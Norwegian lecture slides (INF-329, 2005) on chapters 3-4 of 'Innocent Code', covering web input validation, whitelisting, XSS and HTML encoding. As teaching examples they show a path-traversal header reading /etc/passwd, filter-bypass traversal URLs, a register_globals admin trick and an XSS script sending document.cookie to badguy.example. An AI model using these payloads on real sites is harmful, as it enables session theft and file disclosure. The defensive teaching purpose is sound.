

User Input / Output Handling

Innocent Code kap 3-4

INF-329

Øystein Lervik Larsen

oysteinl@ii.uib.no

7/11-05

Oversikt

Bruker-input (kap. 3)

- Hva er input ?
- Validering av input
- Behandle ugyldig input
- Farer ved klient-side validering
- Autorisasjons-problemer

XSS / Output-behandling (kap. 4)

- Eksempler
- Hva er problemet?
- En løsning på problemet

Oppsummering

Hva er input?

- Alle URL-parametere
- Alle data overført med POST
f.eks. Avkryssningsbokser, radio-knapper, rullegardinmenyer, skulte felt, submit-knapp etc
- Cookie'er
- HTTP-headere
- etc...

Hva er input? [forts]

Eks:

- URL-parametere

`http://www.example.com/edit.jsp?id=1213`

- Formskjemaer

```
<input type="text" name="username" />
```

```
<input type="password" name="password" />
```

```
<select name="country">
```

```
<option value="dk">Denmark</option>
```

```
<option value="no">Norway</option>
```

```
<input type="radio" name="gender" value="female" />Female
```

```
<input type="radio" name="gender" value="male" />Male
```


Hva er input? [forts]

Modifisere post-parametere:

- Lagre htmlkode til fil
- Åpne filen i en editor
- Gjøre de tiltenkte endringene
- Hvis "action" er definert relativ – gjør den absolutt
- Åpne den lokale filen i en nettleser

Hva er input? [forts]

- Evt benytte en proxy til å modifisere parametere



Hva er input? [forts]

- HTTP-headere og cookies
- Bank-eksempel –
tilby dokumentasjon på flere språk(vha Accept-Language)

/usr/local/www/doc/**it**/payment.txt

http://www.onebank.com/help?doc=payment.txt

GET /help?doc=**passwd** HTTP/1.0

Host: www.onebank.com

Accept-Language: ../../../../**etc**

- Resultat:

/usr/local/www/doc/../../../../etc/passwd

Eksempel - Registrering

- Registrering oppdelt i flere steg
- Krav om gyldig visakort-nummer

```
<input type="hidden" name="name" value="Ola Nordmann" />  
<input type="hidden" name="visa" value="4925.1261.1234.7654" />  
<input type="hidden" name="expire" value="0706" />
```

...


```
<input type="text" name="street" value="" />
```

...

- Problem: Når server mottar data for 2. gang er det ingen validering

Invisible Security Barrier

- Når server mottar data for 2. gang har visanummeret blitt sendt over "The invisible security barrier"
- Data som krysser "barrieren" har vært "out there" og kan ikke lenger stoles på !



Eksempel - PHP

- Innkommende paramtere i GET fra URL'er, POST og cookies ble før mappet automatisk til programvariabler med samme navn som parametrene
- <http://www.somesite.com/index.php?foo=1&bar=2>

```
If (hasRole($userid,ROLE_ADMINISTRATOR) )
$isAdmin = 1;
.....
if($isAdmin)
    #gjøre admin ting
```

- <http://www.somesite.com/index.php?isAdmin=1>

Validering av input

- Hovedpoenget er ikke å unngå metategnproblem slik som SQL-Injection og XSS
- Navn kan inneholde ' , slik som O'Conner
- Kan ikke forby < og > i matematikk-fora
- Hovedpoenget er at applikasjonen fungerer med den type data som man forventer å få inn

Validering av input [forts]

- All input må valideres
 - krever god forståelse av *hva* input er
- Lag valideringsfunksjoner
- Sjekk verdi
 - Selv om det er tall skal den ikke være negativ, feks pris
- Sjekk lengde
 - Har input en fornuftig lengde? Spesifiserer ofte maks lengde i databasen
- Sjekk om Null-byte er tilstedet "\0"
 - Skal aldri være tilstedet i ikke-binær data og kan være til skade for mange subsystemer
- Valider input før noe annet gjøres
 - Ellers går det fort i glemmeboken

Validering av input [forts]

- Utfør autorisasjonstest sammen med inputvalidering
- Automatiser inputvalideringen
 - Kan lage rammeverk som hindrer direkte kontakt med *request-parametere*

Whitelisting vs. Blacklisting

Blacklisting

- Identifisere ugyldig data – fjerne resten
 - "Ond" data som man overser godtas

Whitelisting

- Identifisere gyldig data – fjerne resten
 - Det man overser droppes

Håndtere ugyldig input

- Behandle brukergenerert input og servergenerert input forskjellig
- Brukergenerert:
 - En beskrivende feilmelding
 - Be bruker prøve på nytt
- Servergenerert:
 - Tegn på at noe mistenkelig foregår
 - Avbryte og logge hendelsen
- Ikke "masser" input for å gjøre den gyldig

Eksempel – "Massere input"

- <http://www.bank.example.com/info.asp?file=info1.txt>
- <http://www.bank.example.com/info.asp?file=../default.asp>

```
filename = Request.QueryString("file")  
Replace(filename, "/", "\\")  
Replace(filename, "..\\", "")
```

- <http://www.bank.example.com/info.asp?file=....//default.asp>
- <http://www.bank.example.com/info.asp?file=..\\default.asp>

Eks - Autorisasjonsproblemer

- Autorisasjon "by obscurity"
- RIAA
 - robots.txt:
User-agent: *
Disallow: /temp/
Disallow: /admin/
Disallow: /cgi-bin/
Disallow: /Archive/
- <http://www.riaa.org/admin>
- Artikkel hos The Register:
<http://www.theregister.co.uk/content/archive/27230.html>

Oppsummering

- Viktig å identifisere alle former for input
- Aldri bearbeid input for å gjøre den gyldig
- Inputvalidering er ikke til for å løse metategn-problematikk
- God idé å alltid utføre autorisasjonstest sammen med inputvalidering
- Unngå en del input ved å holde data i session(på server) istedenfor å sende den frem og tilbake til klient

Output behandling / XSS (kap. 4)

- Hva er problemet?
 - Metategn-problem slik som SQL-Injection
 - Når applikasjonen blir lurt til å sende HTML-kode laget av en angriper til klientens nettleser
 - `<script> ... </script>`

Eksempler

- `<!--`

...

Cool web page, dude!

`<!--`

You're da man, boss!

...

- `<script>`

```
<script>
```

```
  for (q=0; q < 10000;q++)
```

```
    window.open("http://www.hotsex.example/");
```

```
</script>
```

Eksempel - Session hijacking

- Når man logger inn får man tildelt en unik session ID
- Eksisterer kun i kommunikasjon mellom klient og server
- Angriper legger inn script i et diskusjonsforum

```
<script>
  document.location.replace (
    "http://www.badguy.example/steal.php"
    + "?cookie=" + document.cookie)
</script>
```

- Serveren leverer en session ID og scriptet til en bruker
- Skriptet overfører ID'en til angriperen
- Angriperen benytter ID'en

Hvordan unngå XSS ?

- Benytte *HTML-omkoding*
 - & = &
 - " = "
 - < = <
 - > = >
- Kan benytte:
 - `htmlspecialchars` i PHP
 - `Server.HTMLEncode` i ASP / VBScript

Hvordan unngå XSS ? [forts]

- Når skal man benytte HTML-encoding ?
 - Input eller output?
- Hvorfor filtrere ved output?
 - Ikke bare brukergenerert input som må HTML-omkodes
 - HTML-omkodet data blir lagret i databasen
 - HTML-omkoding gjør datamengden større

Selektiv HTML-omkoding

- Hvordan skille mellom gyldige / ugyldige tagger?
- Benytt whitelisting !
 - Lag en liste over tillatte tagger, blokker resten

```
if(taggen ikke er tillatt)
    fjern taggen
else
    for hver attributt
        if(attributten ikke er tillatt)
            fjern attributten
        else if (verdien av attributten ikke er tillatt)
            fjern attributten
```

- `<body onload="alert('melding') ">`

Selektiv HTML-omkoding [forts]

- Lag et eget "Markup language"
 - @f for **fet** skrift. Feks: @f(dette er fet skrift)
- Ulempe:
 - Bruker må lære nytt "språk"
 - Må likevelli ta hensyn til onde attributter som mappes til HTML-tagger
- Legg til stil automatisk
 - Enklest å implementere
 - Ofte nok

Programdesign

- Ikke benytt de normale output-metodene
- Lag egen SafeResonse klasse
 - write foretar alltid html-omkoding
 - writeRaw slipper alt igjennom
- Bruke XML DOM til å lage siden
 - Verktøy for å lage DOM vil automatisk html-omkode
 - XML blir omgjort til HTML
- Benytte MVC
 - Model - data
 - View - presentasjon
 - Control - styring
 - Kan ta tid å utvikle men lønner seg i lengden

Tegnsett i nettlesere

- HTML-omkoding kan likevell være problematisk
- Skifte fra HTML 3.2 til HTML 4.0
- HTML 3.2
 - standard tegnsett ISO-8859-1 (om ingenting annet var spesifisert)
- HTML 4.0
 - Bruker bestemmer hva standard tegnsettet skal være
- UTF-7
 - `<script>` tolkes som *+ADw-script+AD4-*

Tegnsett i nettlelere [forts]

- Programmerer bruker ISO-8859-1 og filtrerer < og >
- Hvis nettsiden vises i UTF-7 burde også *+ADw* og *+AD4* blitt filtrert

Tegnsett i nettlesere [forts]

- **Problem:**
 - Vi vet ikke hvordan alle nettlesere tolker byte'ene vi sender hvis vi ikke spesifikt sier hvordan det skal tolkes
- **Kan spesifiseres på to måter**
 - **HTTP Content-Type header:**
`Content-Type: text/html; charset=ISO-8859-1`
 - **Inkludere det i HTML-dokumentet**
`<meta http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1" >`

Tegnsett i nettlesere [forts]

- Hvis alt blir html-omkodet og vi eksplisitt spesifiserer hvilket tegnsett vi bruker finnes det ingen måter å utnytte *Cross-site Scripting (XSS)* (2004)

Oppsummering

- Vær forsiktig med hva som sendes til brukere
- Alt som skal presenteres til brukere må inspiseres nøye
- Eneste trygge filtrering er HTML-omkoding
- Hvis noen tagger tillates må man også undersøke attributter og dens verdier
- Benytt whitelisting